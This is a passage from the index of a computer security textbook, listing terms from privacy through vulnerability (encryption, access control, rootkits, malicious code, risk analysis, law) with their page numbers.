erroneous data, [608](#)
ethical aspect of, [752](#)
Europe, [603](#)
expectation of, [633](#)
fair market, [632](#)
financial service organization, [598](#)
government data misuse and, [607](#)
government surveillance and, [645](#)
Gramm–Leach–Bliley Act, [739](#)
Hadoop, [544](#)
Internet user ID, [622](#)
laws, [597](#), [736](#)
limited data collection, [603](#)
limited data retention, [597](#)
limited use, [597](#)
linking of identities, [613](#)
loss of, [814](#)
medical data, [598](#), [739](#)
new technology and, [643](#)
notice of collection, [599](#), [600](#)
online profile, [627](#)
ownership, data, [592](#)
permission for access, [596](#)
policy statement of, [598](#)
RFID tag, [638](#)
safeguards for, [597](#)
security of collected data, [599](#)
specific purpose for use, [596](#), [603](#)
spyware, [629](#)
student records, [598](#)
telephony, [642](#)
U.S. e-Government Act, [599](#)
U.S. government websites, [599](#)
U.S. Privacy Act, [738](#)
versus confidentiality, [589](#)

voting, [641](#)
web bug, [628](#)

Privacy-preserving data mining, [617](#)

Private cloud, [552](#), [555](#)

Private key, in cryptography, [101](#), [102](#), [109](#), [126](#)

Privilege, [73](#), [85](#), [158](#)

escalation, [139](#), [145](#), [165](#)

least, *see* [Least privilege](#)

list, in access control, [82](#)

limited, [75](#)

limited, in operating system, [317](#)

operating system, [139](#)

root, [329](#)

rootkit, [333](#)

separation of, design principle, [217](#), [317](#)

Probability,

classical, [676](#)

frequency, [676](#)

subjective, [676](#)

Probable plaintext attack, against encryption, [770](#), [793](#)

Probable value disclosure, [520](#)

Procedure call, [136](#)

Procedure oriented access control, [85](#)

Process, [286](#), [320](#)

Process activation, in operating system, [320](#)

Processor, controlled access to, [283](#)

Product cipher, encryption, [782](#)

Product failure, redress for, [728](#)

Profile,

online, [627](#)

protection, *see* [Protection profile](#)

user, [68](#)

Profit, motive for attack, [19](#)

Program assurance myth,

penetrate-and-patch, [224](#)

penetration testing, [218](#)

security through (by) obscurity, [185](#), [226](#), [356](#), [836](#)

Program assurance technique,

code review, [221](#)

formal methods, [220](#)

penetration testing, [218](#)

proof of correctness, [219](#)

testing, [211](#)

validation, [221](#)

Program complexity, [149](#)

Program counter,

modification of, [136](#), [148](#), [149](#)

protection of, [150](#)

vulnerability of, [147](#)

Program design

complete mediation, [217](#), [316](#)

defense in depth, [218](#)

defensive programming, [222](#)

Design by contract, [223](#)

ease of use, [217](#), [317](#)

economy of mechanism, [217](#), [316](#)

least common mechanism, [217](#), [317](#)

least privilege, [216](#), [218](#), [316](#)

open design, [217](#), [316](#)

permission-based, [217](#), [218](#), [317](#)

separation of privilege, [217](#), [317](#)

simplicity, [217](#)

validate input, [217](#)

Program development practices, [216](#)

cohesion, [206](#)

encapsulation, [204](#), [206](#)

information hiding, [204](#), [206](#)

isolation, [203](#)

modularity, [203](#), [204](#)

mutual suspicion, [207](#)

Program equivalence, [189](#), [218](#), [219](#)

Program file, modification of, [177](#)

Program flaw, [184](#)

Program implementation, [150](#). *See also* [Program development practices](#)

Program use, responsibility for use, [758](#)

Program verification, [219](#)

Program, resident, [188](#)

Program, shared access to, [287](#)

Program, terminate-and-stay-resident, [188](#)

Programmer, responsibility for program use, [758](#)

Programming error,

- buffer overflow, [134](#), [139](#), [145](#)

- faulty serialization, [163](#)

- input validation failure, [152](#)

- off-by-one, [159](#)

- race condition, [163](#)

- synchronization, [163](#)

- time-of-check to time-of-use, [159](#)

- unchecked data, [153](#)

Programming language, [150](#)

Programming practice, poor [158](#)

Project, database operation, [504](#)

Promiscuous access point, [386](#)

Proof of correctness, program assurance technique, [219](#)

Propagation,

- access right, [77](#), [83](#)

- encryption error, [778](#)

- malicious code, [180](#)

Property, as asset, [3](#)

Property, legal rules of, [734](#)

Proprietary software, [756](#)

Prosecution, [426](#)

Protected speech, [595](#)

Protection, [3](#), [6](#), [75](#), [87](#)

- consumer financial, [621](#)

- cookie data, [625](#)

- copyright, [704](#)

- critical data, [281](#)

- data, [11](#)
- differentiated, [305](#)
- for computer objects, [716](#), [717](#), [721](#)
- inadequate, [608](#)
- layered, [471](#)
- memory, [284](#), [321](#)
- mobile agent, [430](#)
- of critical data, [281](#)
- of data, [11](#)
- of implanted medical device, [817](#)

Protection profile, [328](#)

Protocol, [351](#)

Protocol, cryptographic key exchange, [105](#), [107](#)

Protocol, WiFi, [376](#)

Protocol analysis, stateful, [479](#)

Proxy, application, *see* [Application proxy firewall](#)

Pseudonym

- and privacy, [606](#), [613](#)

- for email, [634](#)

- of an object, [77](#)

PSOS (Provably Secure Operating System), [311](#), [326](#)

Psychology, of attacker, [16–17](#)

Public cloud, [552](#), [555](#), [561](#)

Public domain, [705](#), [755](#)

- ECC in the, [802](#)

Public hot spot, wireless, [382](#), [383](#)

Public key cryptography, [89](#), [93](#), [100](#), [101](#), [102](#), [109](#), [118](#), [795](#), [802](#)

- for digital signature, [114](#), [116](#), [118](#)

Public scrutiny, of cryptographic algorithm, [779](#)

Pull, command-and-control update, [428](#)

Purpose for data use, and privacy, [597](#)

Push, command-and-control update, [428](#)

Qualitative risk analysis, [677](#)

Quality

- of data, and privacy, [608](#)

of service, as asset, [3](#)
of software, [733](#), [816](#)

Quantification, of security, [825](#)

Quantitative risk analysis, [677](#)

Quantum cryptography, [807](#)

Quantum physics, [807](#)

Query analysis, database, [535](#)

Query language, database, [504](#)

Query, database, [504](#)

Rabbit, [170](#)

Race condition, [163](#), [815](#)

RACS (Redundant Array of Cloud Storage), [557](#)

Radar, jamming, [844](#)

Radiation therapy machine, [815](#)

Radiation, for network interception, [343](#)

Radio frequency identification, *see* [RFID](#)

Rainbow table, [47](#)

Randell, Brian, [296](#)

Random attack, [14](#)

Random number generator, [775](#), [786](#), [792](#), [806](#)

Random sample disclosure, database, [534](#)

Randomization, of address space, [210](#)

Range disclosure, database, [533](#)

Ransom, [400](#), [425](#)

Rate limiting, [490](#)

Rationality, [831](#)

RC2, [792](#)

RC4, [389](#), [393](#), [792](#)

RC5, [794](#)

RC6, [795](#)

Realm discovery, [571](#)

Rearrangement, encrypted data, [786](#)

Reasoning, ethical, [747](#)

Record, database, [502](#)

Record-keeping, incident, [664](#)

Recovery, [198](#)

 attack countermeasure, [28](#)

 database, [516](#)

 from malicious code attack, [179](#)

 system, [74](#)

Redirection

 browser, [237](#)

 traffic, [413](#)

Redundancy, [421](#), [428](#)

 backup and, [697](#)

 database, [506](#)

 Hadoop and, [543](#)

 network design, [367](#)

 testing, [109](#)

Reference monitor, [76](#), [155](#), [313](#), [454](#)

Reflections on Trusting Trust, [172](#)

Register,

 base, [298](#)

 bounds, [298](#)

 fence, [298](#)

 program counter, [136](#)

 stack pointer, [136](#), [146](#)

Registration,

 copyright, [708](#)

 patent, [712](#)

Regression testing, [213](#)

Regularity, in cryptography, [774](#)

Regulation, [834](#)

Relation, database, [504](#)

Reliability, [421](#)

 data, [827](#)

 database, [513](#)

 software, [185](#)

Relocation, program, [301](#)

Remailer,

email, [634](#)

multiple, [634](#)

Remanence, magnetic, [325](#)

Remote access Trojan horse (RAT), [170](#)

Remote wipe, [559](#)

Rent-a-bot, [429](#)

Repetition, in cryptanalysis, [776](#)

Replacement, of data, [3](#), [4](#)

Replacement virus, [182](#)

Replay attack, [432](#)

authentication credentials, [365](#)

network communication, [364](#)

Replication, data, [697](#)

Reputation, as asset, [671](#)

Requirements, security, [212](#), [649](#), [651](#)

Resident routine, [188](#)

Resident virus, [168](#)

Residual risk, [23](#)

Resilience, network, [847](#)

Resolution, addressing, [414](#)

Response team, [663](#)

Response, timeliness of, [11](#)

Responsibility, for security implementation, [650](#), [653](#)

Retraction, data, [594](#)

Return address

spoofing (network), [406](#)

subprocedure, [139](#)

Reuse,

authentication data, [243](#)

digital signature, [802](#)

object, [325](#)

serial, [287](#)

software [206](#)

Reuters, [19](#)

Reverse engineering, [714](#), [817](#)

Review, program, [158](#), [819](#)

Revocation, of access, [76](#)

Revolving backup, [695](#)

RFID, [636](#)

device, [817](#)

reader, [638](#)

tag, [529](#), [636](#)

Right versus wrong, [747](#)

Rights of individuals to privacy, [597](#)

Rijndael, [98](#), [790](#). *See also* [AES](#)

Ripple effect, [827](#)

Risk, [824](#)

analysis, *see* [Risk analysis](#)

assumption of, [669](#)

avoidance of, [669](#)

communication of, [831](#)

data access and, [607](#)

exposure, [669](#)

extreme events, [24–25](#)

leverage, [669](#)

management, [22](#)

perception of, [25](#), [831](#)

residual, *see* [Residual risk](#)

transfer of, [669](#)

Risk analysis, [23](#), [650](#), [668](#)

accuracy of, [685](#)

benefits, [684](#)

control selection, [680](#)

difficulty to perform, [685](#)

disadvantages, [684](#)

exposure, [681](#)

lack of accuracy, [685](#)

likelihood estimation, [676](#)

qualitative, [677](#)

quantitative, [677](#)

Rivest, Ronald, [103](#), [107](#), [792](#), [795](#), [800](#)

Rivest–Shamir–Adelman cryptographic algorithm (RSA), *see* [RSA](#)

Robustness, network, [847](#)

Rogue access point, [383](#)

Rogue host, in wireless network, [384](#)

Rogue network connection, [382](#)

Rogue program, [167](#)

Role-based access control, [85–86](#)

root (Unix identity), [329](#)

Root name server (Internet), [414](#), [419](#)

Rootkit, [170](#), [465](#), [474](#), [612](#)

- Alureon, [334](#), [336](#)

- detection of, [334](#)

- eradication of, [334](#)

- in operating system, [329](#)

- in phone, [329](#)

- integration of, [332](#)

- mobile phone, [329](#)

- operating system, [329](#)

- Sony XCP, [335](#)

- stealth, [333](#), [335](#)

- TDL-3, [334](#)

Round, in AES, [98](#)

Rounded disclosure, [533](#)

Router, [351](#), [352](#), [401](#), [492](#). *See also* [Routing](#)

Router, screening, *see* [Packet filtering gateway](#)

Routing, [352](#), [355](#), [359](#), [367](#), [410](#), [413](#), [434](#), [436](#)

RSA Corp., [275](#), [439](#), [779](#), [795](#), [804](#)

RSA encryption

- algorithm, [102](#)

- cryptanalysis of, [103](#)

- key selection in, [798](#)

- speed of encryption, [103](#)

Rule of engagement, [848](#)

Rule of evidence, [734](#)

Rushby, John, [296](#)

Russia, [19](#), [391](#), [397](#), [743](#), [843](#), [845](#)

S/MIME, [277](#), [633](#)

SaaS (Software as a Service), [552](#), [557](#)

Safe harbor, [604](#), [742](#)

Safe language, [149](#)

Safeguards, privacy, [597](#)

Safety, [815](#)

Salt, password table, [47](#)

Saltzer, Jerome, [75](#), [202](#), [216](#), [315](#), [735](#)

SAML (Security Assertion Markup Language), [570](#)

- Asserting Party, *see* IdP
- Assertion, [572](#)
- Authentication Request, [572](#)
- Authentication Response, [572](#)
- IdP (Identity Provider), [571](#)
- Relying Party, *see* [SP](#)
- SP (Service Provider), [571](#)
- Subject, [571](#)
- Token, *see* Authentication Response

Sample size concealment, database, [534](#)

Sampling, [55](#)

Sampling, statistical, [532](#)

San Diego Supercomputer Center, [18](#)

Sandbox, [294](#)

Sanitization, object, [325](#)

Sasser, [431](#)

SATAN (password administration tool), [43](#), [369](#)

Satellite communication, network, [346](#)

S-box, in DES, [787](#), [789](#)

Scan, port, [369](#), [456](#)

Scareware, [170](#), [195](#)

Schaefer, Marv, [221](#)

Schell, Roger, [172](#), [219](#), [225](#)

Schema, database, [502](#)

Schneier, Bruce, [801](#)

Schroeder, Michael, [75](#), [216](#), [315](#)

Scomp, [323](#), [326](#)

Scope, incident, [667](#)

Screening router, *see* [Packet filtering gateway](#)

Script(ed) attack, [261](#), [423](#), [839](#)

Script kiddies, [196](#)

Seal, tamper detecting, [108](#), [112](#), [113](#)

Secrecy,

- assurance myth, [227](#)

- code, [158](#), [185](#), [846](#)

- communication, [116](#)

- encryption, [777](#)

- programming, [184](#)

- security weakness of, [158](#), [185](#), [836](#)

- voting, [837](#)

Secret key encryption, *see* [Symmetric encryption](#)

Secret, shared, in authentication, [243](#)

Secure Hash Standard (SHS), *see* [SHS](#)

Secure programming, *see also* [Program development practices](#)

Secure Socket Layer (SSL), *see* [SSL](#)

SecurID authentication token, [67](#), [244](#), [275](#)

Security

- add-on, [364](#)

- association, in IPsec, [444](#)

- computer, [2](#)

- cost of, [171](#)

- designing for, [212](#)

- kernel, [287](#), [312](#), [322](#)

- operations center (SOC), [397](#), [492](#), [666](#)

- perimeter, [354](#)

- physical, [447](#)

- policy, [72](#), [466](#)

- program development, [158](#)

- quantifying, [825](#)
- software design and, [310](#)
- success of, [32](#)
- through (by) obscurity, [185](#), [226](#), [356](#), [836](#)

Security Essentials, Microsoft security tool, [250](#)

Security Information and Event Management (SIEM), [492](#), [493](#), [560](#), [568](#)

Security plan, [648](#), [668](#)

- acceptance of, [656](#)
- controls, [653](#)
- extensibility, [655](#)
- maintenance of, [655](#)
- requirements, [653](#)
- responsibility for implementation, [653](#)
- risk analysis, [668](#)
- team members, [656](#)
- timetable, [655](#)

Segment, offset in, [304](#)

Segment, size of, [305](#), [307](#)

Segmentation, combined with paging, [307](#)

Segmentation, memory, [303](#)

Selective backup, [696](#)

Self-protection, of operating system, [290](#)

Sensitive data, [587](#)

- access from smartphone, [818](#)
- control of, [814](#)
- database, [518](#), [529](#)
- disposal of, [692](#), [772](#)
- exposure of, [177](#), [818](#)
- interception of, [236](#), [692](#), [772](#)
- protection of, [603](#)
- RFID tags and, [638](#)
- timeliness of, [844](#)

Sensitive information, subject to Freedom of Information act, [738](#)

Sensitivity, in authentication, [56](#)

Sensitivity, in data mining, [537](#)

Sensor, [640](#), [815](#)

Separation, [72](#), [259](#), [296](#), [305](#)

code from data, [150](#)

controlled, [296](#)

cryptographic, [296](#)

data, [11](#)

layering, [310](#)

logical, [296](#)

malicious code countermeasure, [195](#)

physical [296](#), [688](#)

potential malicious code, [197](#)

privilege, design principle, [217](#), [316](#)

security kernel, [312](#)

TCB from non-TCB code, [320](#)

temporal, [296](#)

using firewall, [452](#)

virtualization, [292](#)

Sequencing attack, [363](#)

Sequencing, TCP, [415](#)

Serial reuse, [287](#)

Serialization flaw, [163](#)

Server, [286](#)

Server-side include, [265](#)

Service, degradation of, [849](#)

Service, denial of, *see* [Denial of service](#)

Service, theft of, [750](#)

Session hijack attack, [386](#), [394](#), [415](#)

Session, wireless communication, [393](#)

Severity, of harm, [22](#)

SHA, [113](#), [800](#)

SHA-2, [800](#)

SHA-256 [564](#)

SHA-3, [801](#)

Shadow field, database, [516](#)

Shakespeare, [246](#)

Shamir, Adi, [103](#), [107](#), [788](#), [795](#)

Shannon, Claude, [90](#), [777](#)

Shared data space, [141](#)

Shared infrastructure, [566](#), [580](#)

Shared key, encryption, [92](#)

Shared passwords, [569](#)

Shared secret, in authentication, [243](#)

Shared use, operating system, [285](#)

Sharing, [74](#)

- controlled, [287](#), [296](#)
- data, [287](#)
- enforced, [281](#)
- fair, [753](#)
- incident response information, [667](#)
- programs, [287](#)
- resource, [358](#)
- total, [296](#)

Shielding, blocking electronic emanation, [693](#)

Shift row, in AES, [790](#)

Shneiderman, Ben, [654](#)

Shock, electrical, [816](#), [817](#)

Shopping, on the Internet, [630](#)

Shredding, paper, [692](#)

SHS ((Secure Hash Standard), *see* [SHA](#))

Shunning, [431](#), [490](#)

SIEM, *see* [Security Information and Event Management](#)

Signature, digital, *see* [Digital signature](#)

Signature, malicious code, [192](#), [198](#), [200](#)

Signature-based intrusion detection system, [476](#), [494](#)

Signed code, [251](#)

Silent Banker, [234](#)

Simple Mail Transfer Protocol (SMTP), *see* [SMTP](#)

Simplicity,

- encryption process, [778](#)
- program design principle, [217](#)

program quality, [205](#)

Simultaneous access, [11](#)

Simultaneous execution, [286](#)

Single point of failure, [55](#), [557](#)

Single sign-on, [68](#), [461](#), [569](#)

Single-key encryption, *see* [Symmetric encryption](#)

Single-user computer, [284](#)

Sinkholing, [490](#)

Situation assessment, by intrusion detection system, [488](#)

Size, of ciphertext, [778](#)

Skimmer, [324](#)

Skimming, of authentication tokens, [67](#)

Skype, [642](#)

SLA (Service Level Agreement), [555](#), [567](#)

Slammer, [172](#), [175](#)

Small sample concealment, database, [534](#)

Smart device, [814](#)

Smartphone, [817](#)

SMTP (Simple Mail Transfer Protocol), [273](#)

SMTP server, [633](#)

Smurf attack, [404](#)

Snapchat, [635](#)

Sniffer, [343](#), [345](#)

Snow, Brian, [19](#)

SoBig, [172](#), [175](#)

SOC, *see*, [Security Operations Center](#)

Social engineering, [50](#), [844](#)

Software,

- as asset, [3](#), [671](#)
- as asset, [671](#)
- cohesion of, [206](#)
- correctness of, [206](#), [728](#), [729](#)
- coupling, [206](#)

- encapsulation of, [206](#)
- failure, [6](#), [730](#)
- failure, [728](#)
- flaw reporting, [731](#)
- information hiding in, [206](#)
- license of, [727](#), [756](#)
- maintenance of, [205](#)
- ownership of, [725](#), [754](#)
- patching, [731](#), [733](#)
- proprietary, [756](#)
- quality of, [733](#)
- quality, [210](#), [221](#)
- reliability, [815](#)
- return of defective, [730](#)
- reuse of, [206](#)
- shrink-wrapped, [729](#)
- usability, [728](#)

Software as a Service (SaaS), [552](#), [557](#)

Software design, [310](#)

- damage control in, [311](#)
- hierarchical, [311](#)
- security kernel, [312](#)

Software development practices, *see* [Program development practices](#)

Sony XCP rootkit, [335](#)

Source address spoofing, [404](#)

Source, in big data, [547](#)

Spafford, Eugene, [761](#)

Spam, [431](#), [633](#), [635](#), [740](#)

- advertising with, [270](#)
- fee to send, [273](#)
- laws, [271](#)
- links to malicious code sites, [271](#)
- outside legal jurisdictions, [271](#)
- pattern recognition, [272](#)
- pharmaceuticals, [270](#)
- pump-and-dump, [270](#)
- stocks, [270](#)
- U.S. Can Spam Act, [272](#)

unreliable source address, [272](#)

volume limitation, [272](#)

volume of, [268](#)

Spear phishing, [274](#), [844](#)

Special operations, [842](#)

Specificity, in authentication, [56](#)

Speech. Protected, [595](#)

Speed, of encryption, [126](#)

Splicing,

cable, [344](#), [363](#)

code modification, [337](#)

Spoof(ing), [844](#)

address, [413](#), [490](#)

DNS, [409](#)

email, [635](#)

source address, [404](#)

Spying, [92](#), [845](#)

Spyware, [170](#), [628](#), [630](#)

SQL, [504](#)

SQL injection attack, [263](#)

Square, payment scheme, [621](#)

SSH (Secure shell) encryption, [438](#)

SSID (Security Set Identifier), [378](#), [381](#), [383](#)

cloaking, [384](#)

automatic connection to, [387](#)

SSL (Secure Socket Layer) encryption, [235](#), [387](#), [438](#), [444](#), [561](#), [794](#)

Apple bug, [213](#)

big data applications. [548](#)

lack of diversity in implementation of, [210](#)

session in, [439](#)

STaaS (Storage as a Service), *see* Cloud storage

Stack, [146](#)

Stack frame, [146](#)

Stack frame, protection of, [150](#)

Stack memory, [136](#), [139](#)

Stack pointer, [136](#), [146](#)

Stack pointer, protection of, [150](#)

Stack smashing, [145](#), [148](#)

StackGuard (stack protection software), [150](#)

Stalker, [820](#)

Startup (automatically executing program), [181](#), [189](#)

Startup, operating system [280](#), [323](#)

State machine, [479](#)

State-based intrusion detection system, [478](#)

Stateful inspection firewall, [458](#)

Stateful protocol analysis, [479](#)

Statistical analysis, [477](#)

- in cryptanalysis, [776](#)

Statistical sampling, [532](#)

Statistics, web use, [626](#)

Statute, *see* [Law](#)

Stealth, [487](#)

- mode, wireless network, [384](#)
- malicious code, [189](#), [190](#) [428](#)

Steganography, [192](#)

Stoll, Cliff, [295](#), [667](#)

Storage, networked, for backup, [697](#)

Strategy, business continuity, [660](#)

strcpy, string copy utility, [162](#)

Stream cipher, [793](#)

Stream encryption, [93](#)

Street View, Google, [378](#)

Strength, of encryption, [97](#), [777](#)

String copy program, [162](#)

String

- length, [161](#)
- null-terminated, [161](#)

termination, [161](#)

strncpy, string copy utility, [162](#)

STU-III secure telephone, [244](#)

Stuxnet, [20](#), [174](#), [175](#), [368](#), [843](#), [847](#)

Subject, [38](#), [72](#)

Subject, data, [9](#)

Subjective probability, [676](#)

Subnet, [450](#)

Subprocedure, [139](#)

Subschema, database, [502](#)

Substitution, [363](#)

- attack, [363](#)
- encrypted data, [786](#)
- in AES, [98](#)
- in cryptography, [95](#), [103](#), [774](#)
- step, in DES, [96](#)

Subtask, [204](#)

Subversion, [815](#)

Suit, contract law, [725](#)

Suite B, cryptographic algorithms, [803](#)

Supervisor, operating system, [136](#), [280](#)

Suppression, data, [529](#)

Suppression, limited response, [532](#)

Surface, attack, *see* Attack surface

Surfing, and privacy, [624](#)

Surge suppressor, [688](#)

Surveillance, government, and privacy, [645](#)

Survey results, comparability of, [830](#)

Swapping, [303](#)

- database, [535](#)
- value, [618](#)

Sweeney, Latanya, [527](#), [615](#)

Switching cloud providers, [556](#)

Symmetric cipher, [789](#)

Symmetric encryption, [88](#), [92](#), [96](#), [786](#)

SYN flood attack, [405](#)

SYN packet, [406](#)

SYN-ACK, [406](#)

Synchronization, [281](#)

- program, [163](#)
- TCP, [416](#)

Syria, [844](#), [845](#)

System log, [567](#), [582](#)

System, computer, [3](#)

System, trusted, see [Trusted system](#)

System, usability of, [12](#)

Syverson, Paul, [443](#)

Tablet computer, [818](#)

Tag, RFID, [636](#)

Tagged architecture, [301](#), [305](#)

Tamper detection, [151](#)

Tampering, data, [109](#)

Tampering, protection against, [113](#)

Tamperproof, reference monitor property, [76](#)

Tamper-resistant seal, [840](#)

Target, attractive, [27](#)

Target Corp., [609](#), [616](#)

Targeted attack, [14](#), [19](#)

Targeting, behavioral, [626](#)

Task, [286](#)

- background, [358](#)

TCP connection, [415](#)

TCP/IP, [439](#)

TCSEC (Trusted Computer System Evaluation Criteria), see [Trusted Computer System Evaluation Criteria](#)

TDL-3 (malicious code), [334](#)

TDSS rootkit, [336](#)

Teardrop attack, [407](#)

Telecommuter, [449](#)

Teleology, [748](#)

Telephony, privacy and, [642](#)

Television, [1](#)

Temperature, effect on semiconductor, [772](#)

Tempest, [693](#)

Template, for biometric authentication, [59](#), [62](#)

Temporal Key Integrity Program (TKIP), [393](#)

Terminate-and-stay-resident routine, [188](#)

Terms of service, [643](#)

Terms of use, [592](#), [763](#)

Terrorism, [20–21](#)
 and privacy, [607](#)

Testing, [210](#), [221](#)
 acceptance, [211](#)
 black-box, [214](#)
 clear-box, [214](#)
 completeness of, [214](#)
 coverage of, [214](#)
 effectiveness of, [215](#)
 function, [211](#)
 independent, [215](#)
 installation, [211](#)
 integration, [211](#)
 limitations of, [215](#)
 penetration, [218](#)
 performance, [211](#)
 regression, [213](#)
 unit, [211](#)

TFN, see [Tribal flood network](#)

TFN2K, see [Tribal flood network](#) 2000,

The Cuckoo's Egg, [668](#)

Theft, [689](#), [692](#), [734](#)

credit card, [19](#), [22](#)

detering, [692](#)

identity, [609](#)

Therac 25, [815](#)

Third-party ad, [622](#)

Third-party cookie, [625](#)

Thompson, Ken, [43](#), [172](#)

Thread, [163](#), [286](#)

Threat, [5](#), [6](#), [8](#), [13](#), [25](#)

Threat, [6](#), [8](#)

Advanced Persistent, *see* [Advanced Persistent Threat](#)
for decision-making, [826](#)

malicious, [14](#)

network disconnection, [849](#)

nonmalicious, [14](#), [420](#)

Threat surface, [820](#)

Threshold, [55](#)

Ticket, access control mechanism, [82](#)

Tiger team analysis, *see* [Penetration testing](#)

Time bomb, [170](#)

Time

theft of, [750](#)

response *see* Response time

value of, [824](#)

wait, *see* [Wait time](#)

Timeliness, [777](#)

data, [827](#)

response, [11](#)

sensitive data, [844](#)

value of asset, [4](#)

Time-of-check to time-of-use (TOCTTOU) error, [155](#)

TJMaxx, data theft, [19](#), [391](#)

TKIP (Temporal Key Integrity Program), [393](#)

TLS (Transport Layer Security) encryption, *see* [SSL](#)

TNO (Trust No One), [562](#), [564](#)

TOCTTOU error, *see* Time-of-check to time-of-use error

Toilet sensor, [592](#)

Token,

- active, [66](#)

- dynamic, [67](#)

- for authentication, [65](#), [66](#)

- passive, [66](#)

- RFID, [636](#)

- static, [66](#)

Tolerance, fault, *see* [Fault tolerance](#)

Toolkit, [166](#), [170](#), [196](#)

Top level domain, [414](#)

Topology, network, [849](#)

TOR (The Onion Router), *see* [Onion routing](#)

Tort law, [722](#)

Totient function, Euler, [797](#)

Tracker

- inference in database, [524](#)

- web page, [623](#)

Tracking

- active, [628](#)

- Internet, [254](#), [620](#), [622](#), [623](#), [627](#)

- passive, [627](#)

- RFID tag, [638](#)

Tracking bug, [254](#)

Trade secret, [714](#), [720](#), [734](#)

- enforcement, [714](#)

- improper access to, [714](#)

- ownership of, [727](#)

- reverse engineering, [714](#)

- secrecy of, [714](#)

Trademark, [717](#)

Traffic redirection, [413](#)

Transfer, of risk, [669](#)

Transient virus, [168](#)

Translation, address, *see* [Address translation](#)

Transmission

error, [361](#)

failure, [420](#)

of malicious code, [180](#)

Transparency, and privacy, [629](#)

Transparent image, Internet, [629](#)

Transport mode, in IPsec, [446](#)

Transposition, in cryptography, [95](#), [103](#), [774](#)

Trapdoor, [158](#), [170](#), [356](#), [787](#), [790](#), [845](#)

Treaty, [848](#)

Trespassing, [761](#)

Triad, C-I-A, *see* [C-I-A triad](#)

Triage, incident response, [664](#)

Tribal flood network (TFN), [18](#), [424](#)

Tribal flood network year 2000 edition (TFN2K), [18](#), [424](#)

Trin00 (malicious software), [18](#), [424](#)

Triple DES, [96–97](#), [98](#)

Triple, access control, [78–79](#), [81](#)

Tripwire (modification detection program), [112](#), [165](#), [251](#), [481](#)

Trojan horse, [169](#), [170](#), [423](#). *See also* [Malicious code](#)

Trope, Roland, [730](#)

Trust, [76](#), [117](#), [172](#), [288](#), [310](#), [316](#), [409](#), [412](#), [454](#), [818](#), [838](#)

Trusted code, [289](#)

Trusted Computer System Evaluation Criteria, [318](#), [323](#), [327](#), [651](#)

Trusted Computing Base (TCB), [318](#), [319](#)

Trusted path, [323](#)

Trusted system, [316](#)

Trustworthy Computing Initiative, Microsoft, [222](#), [326](#)

Truth, [747](#), [762](#)

Tuning, network, [431](#), [489](#)

Tunnel mode, in IPsec, [446](#)

Tunnel, encrypted, [448](#)

Tuple, database, [504](#)

Turn, Rein, [597](#)

Tversky, Amos, [25](#)

Twitter, [595](#)

Two-factor authentication, [70](#)

Two-phase update, database, [514](#)

U.S. Children's Online Privacy Protection Act (COPPA), [598](#)

U.S. Computer Emergency Response Team (CERT), [424](#)

U.S. Computer Fraud and Abuse Act, [738](#)

U.S. Department of Defense, [7](#), [608](#), [694](#), [842](#)

U.S. Department of Health, Education and Welfare, [596](#)

U.S. Department of Justice, [15](#), [19](#), [610](#)

U.S. Economic Espionage Act, [738](#)

U.S. Federal Bureau of Investigation (FBI), [19](#), [20](#), [21](#), [61](#), [64](#)

U.S. Federal Educational Rights and Privacy Act, [598](#)

U.S. Federal Trade Commission, [599](#), [601](#), [610](#)

U.S. Freedom of Information Act (FOIA), [738](#)

U.S. Health Insurance Portability and Accountability Act (HIPAA), [598](#), [739](#), [753](#)

U.S. National Bureau of Standards (NBS) [95](#), [97](#), [779](#), [788](#). *See also* [U.S. National Institute of Standards and Technology](#)

U.S. National Institute of Standards and Technology (NIST) [14](#), [95](#), [98](#), [429](#), [789](#), [800](#), [801](#), [806](#), [811](#). *See also* U.S. National Bureau of Standards

U.S. National Security Agency (NSA), [97](#), [781](#), [787](#), [788](#), [794](#), [801](#), [803](#), [805](#), [806](#)

U.S. Privacy Act, [597](#), [738](#)

U.S. Uniform Commercial Code (UCC), [729](#)

U.S.A. Patriot Act, [740](#)

UCC, *see* [U.S. Uniform Commercial Code](#)

Ukraine, [166](#), [845](#)

Unchecked data, [153](#)

Undecidability, *see* [Decidability](#)

Undocumented access point, [27](#), [157](#). *See also* [Backdoor](#)

Unintentional error, [6](#), [420](#)

Uninterruptible power supply, [688](#)

Unique identity, [606](#)

Unit testing, [211](#)

United States, [15](#), [19](#), [211](#), [743](#), [772](#), [843](#), [846](#)

Unix, [81](#), [291](#), [329](#)

Unsafe code, [150](#)

Unterminated string, [161](#)

Usability, [51](#), [75](#), [242](#)

- in the large, [51](#), [52](#)
- in the small, [51](#), [52](#)
- system [12](#)
- voting system, [841](#)

Use,

- asset, [7](#)
- data, [11](#), [608](#)

User, [72](#)

User interface, [815](#), [840](#)

User-in-the-middle, [237](#)

Utilitarianism, [749](#)

Utility program, [284](#)

Validation, program assurance technique, [221](#)

Value swapping, [618](#)

Value, of asset, [4](#), [6](#), [21](#)

Value, of data, [736](#)

Vandalism, [689](#)

Variability, in biometric authentication, [55](#), [59](#), [64](#)

VAX, DEC computer, [290](#)

Vendor lock-in, [556](#)

Venema, Wietse, [369](#)

Verifiability, reference monitor property, [76](#)

Verification, program, see [Program verification](#)

Verizon Breach Report, [171](#)

Vernam cipher, [775](#)

Viewing, data, [9](#)

Viewing, asset, [7](#)

Virginia, [421](#)

Virtual infrastructure, [581](#)

Virtual machine, [292](#), [579](#)

Virtual memory, [303](#)

Virtual private network (VPN), [447](#), [492](#), [633](#)

Virtualization, in operating system, [292](#)

Virus, [167](#), [329](#)

- appended, [181](#)

- attachment of, [188](#)

- boot sector, [187](#)

- destructive, [176](#)

- detector, [198–199](#), [295](#)

- document, [180](#)

- encrypting, [194](#)

- hoax, [176](#)

- memory-resident, [188](#)

- multipartite, [178](#)

- persistent, [168](#)

- polymorphic, [193](#)

- resident, [168](#)

- transient, [168](#)

- See also* [Malicious code](#)

VM (Virtual Machine), [558](#), [567](#), [579](#)

Voice over IP, *see* [VOIP](#)

VoIP, [642](#)

Volume-based attack, denial of service, *see* [Volumetric attack](#)

Volumetric attack, [398](#), [399](#), [423](#)

Voting, electronic,

- casting a ballot, [834](#)

- counting ballots, [836](#)

- privacy, [641](#)

VPN, *see* [Virtual private network](#)

Vulnerability, [5](#), [6](#), [28](#)

- backdoor, [158](#)

- disclosure of, [731–733](#), [760](#), [833](#)

disclosure, full, [760](#)
disclosure, partial, [760](#)
electronic voting, [834](#)
exploitation, [419](#)
finding, [760](#)
for decision-making, [826](#)
paper-based election, [834](#)
race condition, [163](#)
reporting, responsible, [732](#)
risk analysis, [672](#)
scanning, [431](#), [482](#)
search for, [761](#)
toolkit, [166](#), [419](#)
trapdoor, [158](#)
